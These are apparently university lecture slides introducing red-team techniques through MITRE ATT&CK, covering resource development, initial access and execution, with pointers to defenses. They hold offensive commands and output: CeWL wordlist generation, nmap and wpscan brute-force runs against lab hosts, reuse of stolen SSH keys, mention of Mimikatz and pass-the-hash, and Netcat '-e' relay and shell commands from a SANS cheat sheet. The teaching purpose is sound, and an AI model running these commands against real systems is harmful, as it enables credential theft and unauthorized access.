TOPIC 7: INTRODUCTION TO RED TEAM TECHNIQUES

A MITRE ATT&CK-powered primer on "attack" techniques

JOSÉ MANUEL REDONDO LÓPEZ *"S-81 ISAAC PERAL"* PROJECT V3.0

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo


Logo: @creative_vanesa (*Instagram*)

INDEX

THE MITRE ATT&CK FRAMEWORK: OUR ATTACK GUIDE

José Manuel
Redondo López

- **Remember the MITRE ATT&CK from topic 5?**
  - https://attack.mitre.org/
  - Although it has 14 phases, we only reviewed the first one!
- **Now it is time to review the rest**
  - The next 3 deal with machine **exploitation**
  - The rest (10 more) are **post-exploitation** techniques
  - As we said, all of them together are called "**the adversary lifecycle**"
- **This framework collects ALL adversary tactics and techniques observed in the real world**
  - This way, you have an always-updated **access to the different adversary ("attack") techniques divided in phases**
  - The most updated knowledge, upgraded as time passes!



Source: https://attack.mitre.org/

Remember the CIS Benchmarks...

José Manuel
Redondo López

- **And remember: CIS Benchmarks technical security controls contains "antidotes" to these "poisons"**
- **If you are worried about how to counteract these attack techniques...**
  - Search your software benchmark PDF file for the MITRE ATT&CK technique code **TXXXXX**
  - Make a list of the technical security controls that map to them
  - **Implement them!**
  - *(Do that on every benchmark of every product you install...web server, DBMS, OS...)*

CIS Controls:

Controls Version	Control	IG 1	IG 2	IG 3
v8	3.3 Configure Data Access Control Lists Configure data access control lists based on a user's need to know. Apply data access control lists, also known as access permissions, to local and remote file systems, databases, and applications.	●	●	●
v7	14.6 Protect Information through Access Control Lists Protect all information stored on systems with file system, network share, claims, application, or database specific access control lists. These controls will enforce the principle that only authorized individuals should have access to the information based on their need to access the information as a part of their responsibilities.	●	●	●

MITRE ATT&CK Mappings:

Techniques / Sub-techniques	Tactics	Mitigations
T1499, T1499.001	TA0005	M1022

< Go to Index

Source: zona-militar.com

Resource Dev. >

Initial Access >

Execution >


EXPLOITATION TECHNIQUES

Using the MITRE ATT&CK to know how adversaries can exploit our systems

MITRE ATT&CK. EXPLOITATION TECHNIQUES AND TACTICS

José Manuel
Redondo López

- **We will begin with those related with exploiting remote machines**
- **The amount of information contained in this framework is way beyond the scope of our course**
- **But we can explain each phase objectives, general techniques, and tactics**
  - We can also link them to possible defenses already covered by past topics
- **We will also provide some concrete examples of techniques of each phase**
  - That are typical of CTF competitions!



Source: https://attack.mitre.org/

Phase 2: TA0042. Resource Development

Creating our attack infrastructure

TA0042. Resource Development: Infrastructure

https://attack.mitre.org/tactics/TA0042/

José Manuel Redondo López

- **Techniques involving adversaries creating, purchasing, or compromising / stealing resources that can be used to support targeting victims**
  - Domains, DNS, servers / botnets (infrastructure), accounts, web services, capabilities…
  - They can also be used in other phases
    - Purchased domains to support **Command and Control** of attacked machines
    - Email accounts for phishing as a part of **Initial Access**
    - Stealing code signing certificates for **Defense Evasion**…
- **T1583. Acquire Infrastructure / T1584. Compromise Infrastructure**
  - A wide variety of infrastructure exists for hosting and orchestrating adversary operations
    - Includes physical or cloud servers, domains, 3rd-party web services, or purchase / rent botnets
  - Adversaries may **buy or rent new infrastructure or compromise existing one**
    - Purchase **Amazon AWS** instances with their own money
      - Or with stolen bank accounts / credit cards
    - Use trojanized PCs to deploy operations instead of their own PCs
    - Hire malicious services in the dark web (**Ransomware as a Service** (RAAS), DDoS orchestration gangs…)…

TA0042. Resource Development: Accounts

https://attack.mitre.org/tactics/TA0042/

José Manuel Redondo López

T1585. Establish Accounts

- For operations incorporating social engineering, **using a (fake) online persona** is important
  - Creating public information, presence, history, and appropriate affiliations of a fake person
  - Information on social media, websites, or other publicly available information that could be referenced and scrutinized for legitimacy during an operation that uses that persona or identity
- They basically "create a fake digital life" to fool researchers
  - From easily identifiable bot accounts to very realistic profiles (with services like https://thispersondoesnotexist.com)

T1586. Compromise Accounts

- Instead of creating and "cultivating" accounts, **existing ones are compromised**
  - Social media, email…
- Usually, the dark web sell already compromised accounts to adapt to different operations
  - They usually are abandoned real accounts (dead persons, forgotten passwords…)
  - Or with weak passwords and no additional protection measures (**mind your account security**!)
  - They are transformed to emulate a fake personas with stolen photos, histories and personal information
    - Ex.: Twitter "pornobots"
- Utilizing an existing persona may increase the level of trust in a potential victim

(Example) T1586. Compromise Accounts: Data exfiltration due to default credentials

José Manuel Redondo López

- **Careless installation of products (third-party software / frameworks / DBMS…) may leave default manufacturer passwords**
  - This is becoming less frequent in modern products, but trying is always an option…
- **Hardware with web interfaces are also typical scenarios of this vulnerability**
  - Routers, Proxies, etc.
- **Searching forums/manufacturer websites and user manuals is normally enough to find that information. E. g.**
  - PhpMyAdmin: https://community.bitnami.com/t/what-is-the-default-phpmyadmin-password/1
  - Mysql: https://forums.mysql.com/read.php?34,140320,140324
  - Other products: https://varyingvagrantvagrants.org/docs/en-US/default-credentials/
  - …
- **It is a simple but viable way to get login credentials and compromise accounts**

TA0042. Resource Development: Capabilities

https://attack.mitre.org/tactics/TA0042/

José Manuel
Redondo López

- **What is a capability? Anything enabling attackers to achieve some effect**
  - Acquisition of malware, software (including licenses), exploits, certificates, information relating to vulnerabilities (seminar 3)…
- **T1588. Obtain Capabilities / T1587. Develop Capabilities**
  - **Purchase, freely download, or steal capabilities**
  - Alternatively, they may **develop** (program) their own capabilities in-house
    - Identifying development requirements and building their own malware, exploits, self-signed certificates,…
- **T1608. Stage Capabilities**
  - To support operations, **stage the capabilities** they developed (T1587) or obtained (T1588) **on controlled infrastructure** (T1583, T1584)
    - They may be uploaded or installed on infrastructure previously purchased/rented/compromised
  - Capabilities can also be staged on web services, such as GitHub or Pastebin
  - This also includes drive-by-download attacks or malicious link click targets

Phase 3: TA0001. Initial Access

Accessing the victim system for the first time

TA0001. Initial Access. Compromising software

https://attack.mitre.org/tactics/TA0001/


José Manuel Redondo López

- **Techniques using various entry vectors to gain an initial foothold within a network**
  - In other words, **compromise the first device of the victim**
  - Include **targeted spear phishing** and **exploiting weaknesses** on public-facing web servers
  - These footholds may allow continued access
    - Valid accounts, use of external remote services…
- **T1190. Exploit Public-Facing Application: Adversaries may attempt to take advantage of a weakness in an Internet-facing computer / program / web**
  - **Using software, data, or commands in order to cause unintended or unanticipated behavior**
  - The system weakness can be bugs, glitches, wrong configurations, or design vulnerabilities
  - The weak applications are often websites, but other elements can also be attacked
    - Databases (like SQL Server)
    - Standard services (like SMB or SSH)
    - Network device administration and management protocols (like SNMP)
    - … (anything with Internet-accessible ports)
  - **Topic 3-4** (OS, services), **5** (network), and **6** (application) need to be applied here

(Example) T1190. Exploit Public-Facing Application: Data exfiltration due to SMB shares

José Manuel Redondo López

- **Topic 5 showed how to explore remote files via the SMB protocol**
  - Misconfigured SMB shares can also be used to exfiltrate information
  - Or upload malicious files…
  - Private information can be shared via SMB and easily downloaded using SMB tools
- **Nmap has SMB NSE scripts**
  - The image shows a couple of service endpoints located on a server
  - These could be worth inspecting more!
- **Examples**
  - https://www.cybrary.it/0p3n/easily-exploit-poorly-configured-smb



TA0001. Initial Access: Techniques involving a third party

https://attack.mitre.org/tactics/TA0001/

José Manuel Redondo López

T1195. Supply Chain Compromise

- **Manipulate products or their delivery mechanisms to compromise data or systems**
- Includes dependencies and development tools (Hardware or Software Supply Chain)
  - E. g.: PHP https://nakedsecurity.sophos.com/2021/03/30/php-web-language-narrowly-avoids-dangerous-supply-chain-attack/
- SCA tools counteract malicious dependencies
  - Paired with software validation (Topic 2) / download from trusted sources

T1199. Trusted Relationship

- **Exploiting connections with a trusted 3rd party that may not be (or is less) protected / supervised**
- Network segmentation and enabling IDS/IPS counteract this
- The EternalBlue ransomware campaign propagated through trusted connections between LANs (VPN)

T1133. External Remote Services

- **Leverage external-facing remote services to initially access and/or persist within a network**
- Those allowing users to connect to internal company network resources from external locations
  - VPNs, Remote Desktop, Citrix,…
- Applying what we explained regarding network security (Topic 5) is mandatory to prevent this

TA0001. Initial Access: Techniques with hardware or users

https://attack.mitre.org/tactics/TA0001/

José Manuel
Redondo López

- **Malicious hardware can be custom, acquired as a resource**
- **T1200. Hardware Additions**
  - **Introduce computer accessories, computers, or networking hardware into a system / network to gain access**
    - Ex. "Rubber Ducky"
  - A proper physical security (Seminar 2) is necessary to prevent this
- **T1091. Replication Through Removable Media**
  - **Copying malware to removable media and use autorun features upon media insertion** (or other tricks) to execute it
  - And sometimes strategically "drop" it near the victim's place…
  - Again, physical security is a requirement to prevent this (Seminar 2)

TA0001. Initial Access: Techniques with hardware or users

https://attack.mitre.org/tactics/TA0001/

José Manuel
Redondo López

T1566. Phishing

- **Phishing messages can be used to gain access**
  - With malicious attachments, links or access to fake services
- Non-targeted (mass malware spam campaigns) or targeted (whaling, spear phishing)
- User education, training, and security awareness works against this

T1189. Drive-by Compromise

- **Gain access to a system through a user visiting a malicious website**
  - That targets vulnerable / not updated browsers

T1078. Valid Accounts

- **Obtain and abuse credentials of existing accounts to gain Initial Access, Persistence, Privilege Escalation, or Defense Evasion**
  - Valid, Default, Domain, Local, Cloud Accounts, makes detecting the initial access much more difficult
- IDS/IPS and UEBAs may identify strange behavior / actions of existing accounts

(Example) T1078. Valid Accounts: Brute-forcing and dictionaries

José Manuel
Redondo López

- **Brute-force techniques are effective when used against systems with misconfigured password policies**
  - **Pure brute-force**: ineffective, specially if salt or iterations ("key stretching", topic 2) are used
  - **Pre-generated word dictionaries**: practical, but maybe unsuccessful
    - With tools that generate custom dictionaries like Cewl (seen later) or crunch (generates combinations of an alphabet, given a minimum and a maximum length)
    - Existing compilations of common usernames / passwords: e. g. rockyou.txt, pre-installed in Kali…
      - Typically obtained from previous leaks (Top X most used passwords…) or localized words (English, Spanish words…)
  - **Rainbow-table based**: large dictionaries requiring less memory
  - **Hybrid**: Part of the key space is a dictionary, part brute-force
- **Based on testing a very large number of usernames / passwords against**
  - A **local password file** (typically exfiltrated from a compromised system) (offline attack)
  - A **remote service** (obtained with the enumeration techniques of topic 5) (online attack)

(Example) T1078. Valid Accounts: Cewl

José Manuel Redondo López

- **Spiders a website and generate a word dictionary from their contents**
  - Can retrieve emails (OSINT, phising…)
  - Count word repetitions, obtain only words with a minimum length…
- **Useful when usernames or passwords are variations of key words on companies' webpages**
- **Good baseline for word mutation techniques of other applications**
  - Like: “Microsoft123”, “OracleABC”…
- **Tutorial**
  - https://esgeeks.com/como-utilizar-cewl/

CeWL 5.4.8 Cheatsheet (ingenieriainformatica.uniovi.es)

Custom wordlist generation tool

https://digi.ninja/projects/cewl.php

```
operario@kali:~$ cewl -c -m 5 www.di.uniovi.es -w di.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Departamento, 417
Oviedo, 360
Informática, 356
Universidad, 307
uniovi, 206
García, 174
Ingeniería, 148
González, 130
Personal, 120
Gijón, 99
Dirección, 97
María, 96
Alonso, 96
conocimiento, 94
```

GENERAL USAGE

```
cewl [OPTIONS] ... <url>
```

NOTES

<url> is the site to spider looking for words.

OPTIONS

-a, --meta: include meta data.	**-u, --ua <agent>**: User agent to send.
--allowed: A regex pattern that path must match to be followed	**-v, --verbose**: Verbose.
-c, --count: Show the count for each word found.	**-w, --write**: Write the output to the file.
--convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)	**--with-numbers**: Accept words with numbers in as well as just letters
-d <x>,--depth <x>: Depth to spider to, default 2.	**AUTHENTICATION**
--debug: Extra debug information.	**--auth_pass**: Authentication password.
-e, --email: Include email addresses.	**--auth_type**: Digest or basic.
--email_file <file>: Output file for email addresses.	**--auth_user**: Authentication username.
--exclude: A file containing A list of paths to exclude	**PROXY SUPPORT**
-h, --help: Show help.	**--proxy_host**: Proxy host.
-k, --keep: Keep the downloaded file.	**--proxy_password**: Password for proxy, if required.
--lowercase: lowercase all parsed words	**--proxy_port**: Proxy port, default 8080.
-m, --min_word_length: Minimum word length, default 3.	**--proxy_username**: Username for proxy, if required.
--meta_file file: Output file for meta data.	**HEADERS**
--meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.	**--header, -H**: In format name:value - can pass multiple.
-n, --no-words: Don't output the wordlist.	**EXAMPLES**
-o, --offsite: Let the spider visit other sites.	*cewl -c -m 5 www.uniovi.es*
	cewl -e www.uniovi.es

(Example) T1078. Valid Accounts: Online brute forcing - nmap

José Manuel
Redondo López

- **To use brute force techniques against services we identified special tools are required**
- **But the Nmap NSE library can be also used**
  - Imagine we locate an FTP service running in port 21
  - We obtain first the FTP-related scripts (12 scripts)
  - Now we try them one by one to see what information we can get, using their official documentation
    - https://Nmap.org/nsedoc/scripts/ftp-anon.html
    - https://Nmap.org/nsedoc/scripts/ftp-brute.html
      - The brute-force one, supporting user/password lists
    - … (other scripts)
  - This "modus operandi" can be applied with any other found service requiring authentication (telnet, ssh…)
    - Nmap could have a useful script for your scenario!
    - Brute-force specific scripts are common

```
root@kali:~# locate *nse* | grep ftp
/usr/share/nmap/nselib/ftp.lua
/usr/share/nmap/nselib/tftp.lua
/usr/share/nmap/nselib/data/tftplist.txt
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/tftp-enum.nse
root@kali:~#
```

```
root@kali:~# nmap --script ftp-anon -p 21 192.168.14.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-02 15:46 CEST
Nmap scan report for 192.168.14.2
Host is up (0.00030s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:D5:89:36 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
root@kali:~#
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
root@kali:~# nmap --script ftp-brute -p 21 192.168.14.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-02 15:47 CEST
Stats: 0:05:49 elapsed; 0 hosts completed (1 up), 1 undergoing Scrip
NSE Timing: About 0.00% done
Stats: 0:05:52 elapsed; 0 hosts completed (1 up), 1 undergoing Scrip
NSE Timing: About 0.00% done
Stats: 0:05:53 elapsed; 0 hosts completed (1 up), 1 undergoing Scrip
NSE Timing: About 0.00% done
Stats: 0:05:54 elapsed; 0 hosts completed (1 up), 1 undergoing Scrip
NSE Timing: About 0.00% done
Stats: 0:05:54 elapsed; 0 hosts completed (1 up), 1 undergoing Scrip
NSE Timing: About 0.00% done
```

(Example) T1078. Valid Accounts: Online brute forcing - other tools

José Manuel
Redondo López

- **Popular brute-force tools**
  - **John the Ripper** (http://www.openwall.com/john/)
  - **Hashcat** (https://hashcat.net/hashcat/)
  - **THC Hydra** (https://github.com/vanhauser-thc/thc-hydra)
- **Sometimes is best to use a tool customized to the attacked service**
  - The image shows `wpscan` (topic 5), that also have a brute-force module integrated
  - **More online brute-forcing tools can be found in the course GitHub repository**
  - Providing valid usernames greatly helps the process
- **Metasploit (shown later) also has modules dedicated to perform brute-force logins**
  - Ex.: https://www.rapid7.com/db/modules/auxiliary/scanner/http/joomla_bruteforce_login

```
root@kali:~# wpscan --url http://192.168.14.22/wordpress/ --passwords /usr/share
/wordlists/nmap.lst --usernames admin
```

```
Trying admin / #!comment:  * included with Nmap.
[SUCCESS] - admin / password
Trying admin / 12345 Time: 00:00:29 <=========> (90 /

[i] Valid Combinations Found:
 | Username: admin, Password: password

[!] No WPVulnDB API Token given, as a result vulnerab
put.
[!] You can get a free API token with 50 daily reques
//wpvulndb.com/users/sign_up.

[+] Finished: Thu Oct  3 17:57:54 2019
[+] Requests Done: 135
[+] Cached Requests: 4
[+] Data Sent: 64.175 KB
[+] Data Received: 100.583 KB
[+] Memory used: 166.203 MB
[+] Elapsed time: 00:00:39
```

(Example) T1078. Valid Accounts: SSH keys

José Manuel
Redondo López

- **Once inside an exploited system, we may be able to read private keys of other users in the system because faulty permission assignments**
  - Normally we can find them generated in `/home/<user id>/.ssh` directory
  - A common name for the key is `id_rsa` (`id_rsa.pub` is the corresponding public key)
  - If we copy this key to our attack system and connect to the victim using it, we can successfully impersonate that user id
    - `ssh -I id_rsa <user id>@<IP of the victim>`
    - `ssh -I id_sra becario@192.168.56.3`
  - Unless a password is needed to use it…

(Example) T1078. Valid Accounts: LinPEAS.sh

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

José Manuel
Redondo López

- **This script searches for possible privilege escalation paths**
  - Also includes obtaining credentials from valid accounts
- **It does a series of checks on the running system**
  - It tries to identify files with private information and inadequate permissions
  - Search for possible passwords inside all the accessible files of the system
  - Brute-force with top 2000 passwords
    - This consumes a lot of resources
  - Monitor processes in order to find very frequent `cron` jobs
- **It may discover a `/etc/shadow` file with inappropriate permissions**
  - In this case you can read its contents and brute-force them as we saw previously
  - `Winpeas.exe` is the equivalent Windows version
    - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

(Example) T1078. Valid Accounts: Other user impersonation techniques

José Manuel Redondo López

- **Mimikatz**
  - Running (after uploading) this program in an exploited system may let us know the hashes of some of the system users
- **Pass-the-hash attack (with Evil-WinRM)**
  - The `-h` option of this program can be used to execute this kind of attack
  - We pick a previously obtained hash and use it to impersonate the associated user
- **Ssh2john**
  - This tool could obtain the password we may need to use an encrypted private key we found in an `id_rsa` file using, for example, John the Ripper
  - Then we just use it with ssh as we previously saw
- **uDork (https://github.com/m3n0sd0n4ld/uDork)**
  - Script that uses advanced Google search techniques to obtain sensitive information in files or directories, find IoT devices, detect versions of web applications, …
  - It may be able, for example, to find the corresponding plain-text equivalent to a hash we found
    - Without brute forcing it!

Source: zona-militar.com

Remote Shells >

MSF >

Other >

Phase 4: TA0002. Execution

Running things on compromised systems that give advantages to attackers

TA0002. Execution. Using OS features

https://attack.mitre.org/tactics/TA0002/

José Manuel
Redondo López

- **Techniques allowing adversary-controlled code to run on a local/remote system**
  - Often paired with techniques from all other tactics to achieve broader goals: exploring a network, stealing data…
  - We only enumerate **some of them** here are (see the reference for the full list)
- **T1059. Command and Scripting Interpreter**
  - Adversaries may abuse command and script interpreters to run commands, scripts, or binaries
    - PowerShell, AppleScript, Windows Command / Linux Shell, Visual Basic, Python, JavaScript…
  - Remember that we advise you to remove them in Topic 3?
  - **Netcat** is a popular example of the application this technique that we will review

TA0002. Execution. Using OS features

https://attack.mitre.org/tactics/TA0002/

José Manuel
Redondo López

T1569. System Services

- **Abuse system services or daemons to execute commands or programs**
- Replacing service or daemon executables or files they load by malicious ones
  - Due to permission problems, existing `root` access…
- Malicious executables or loaded files can be easily created with `msfvenom`
  - Part of the **Metasploit** framework we will review

T1053. Scheduled Task/Job

- **Abuse task scheduling functionality to facilitate initial or recurring execution of malicious code**
- We will review `cron` (the Linux scheduling daemon) as an example of this technique

Remote shells

T1059. Command and Scripting Interpreter: Remote shells

José Manuel
Redondo López

- **Ways of opening a command shell on a remote system**
  - The concept is no different to a connection through SSH
  - But in pentesting scenarios we don't have user credentials for the remote shell
    - We just impersonate them!
  - Then, we can begin the execution phase using this user identity and its permissions
- **There are different ways and tools to open shells**
  - Netcat, Socat or just Bash
  - Shells created in various programming languages: PHP, Python…
  - Bypassing extension filters to upload malicious files containing a webshell
    - These malicious files can be requested by any web client: **executing them opens a remote shell**
    - https://es.paperblog.com/15-formas-de-generar-una-webshell-parte-1-5869673/
    - https://majaiti.wordpress.com/2020/05/20/15-formas-de-generar-una-webshell-parte-2/amp/
    - https://thehackerway.com/2020/04/03/15-formas-de-generar-una-webshell-parte-3/
    - https://www.hackplayers.com/2020/06/http-revshell-c2-covert-channel.html
  - … *(many more)*
- **We will review some of them**

T1059. Command and Scripting Interpreter: Netcat

José Manuel Redondo López

- **Reference tool for remote shells**
- **Extremely versatile**
  - Opens bind and reverse shells (Execution)
  - Perform banner grabbing (Enumeration)
  - Open raw connections (Enumeration, Execution)
  - Allows server interaction (Enumeration)
  - Allow file transfer / exfiltration (post-exploitation)
  - Allows piping and redirecting network traffic (Enumeration, post-exploitation)
  - Can be used to listen to ports (post-exploitation)
  - Features for debugging programs and scripts
  - …

Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:

```
C:\> cd c:\temp
```

Listener-to-Client Relay:

```
C:\> echo nc [TargetIPaddr] [port] > relay.bat
C:\> nc -l -p [LocalPort] -e relay.bat
```

Create a relay that sends packets from the local port `[LocalPort]` to a Netcat Client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:

```
C:\> echo nc -l -p [LocalPort_2] > relay.bat
C:\> nc -l -p [LocalPort_1] -e relay.bat
```

Create a relay that will send packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:

```
C:\> echo nc [NextHopIPaddr] [port2] > relay.bat
C:\> nc [PreviousHopIPaddr] [port] -e relay.bat
```

Create a relay that will send packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat Client connected to `[NextHopIPaddr]` on port `[port2]`

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```

The `[TargetIPaddr]` is simply the other side's IP address or domain name. It is required in client mode of course (because we have to tell the client where to connect), and is optional in listen mode.

- -l: Listen mode (default is client mode)
- -L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener which starts listening again after a client disconnects
- -u: UDP mode (default is TCP)
- -p: Local port (In listen mode, this is port listened on. In client mode, this is source port for all packets sent)
- -e: Program to execute after connection occurs, connecting STDIN and STDOUT to the program
- -n: Don't perform DNS lookups on names of machines on the other side
- -z: Zero-I/O mode (Don't send any data, just emit a packet without payload)
- -wN: Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running.
- -v: Be verbose, printing out messages on Standard Error, such as when a connection occurs
- -vv: Be very verbose, printing even more details on Standard Error

SANS Institute — Netcat Cheat Sheet

By Ed Skoudis

POCKET REFERENCE GUIDE

http://www.sans.org

Purpose

This cheat sheet provides various tips for using Netcat on both Linux and Unix, specifically tailored to the SANS 504, 517, and 560 courses. All syntax is designed for the original Netcat versions, released by Hobbit and Weld Pond. The syntax here can be adapted for other Netcats, including ncat, gnu Netcat, and others.

Fundamentals

Fundamental Netcat Client:

```
$ nc [TargetIPaddr] [port]
```

Connect to an arbitrary port `[port]` at IP Address `[TargetIPaddr]`

Fundamental Netcat Listener:

```
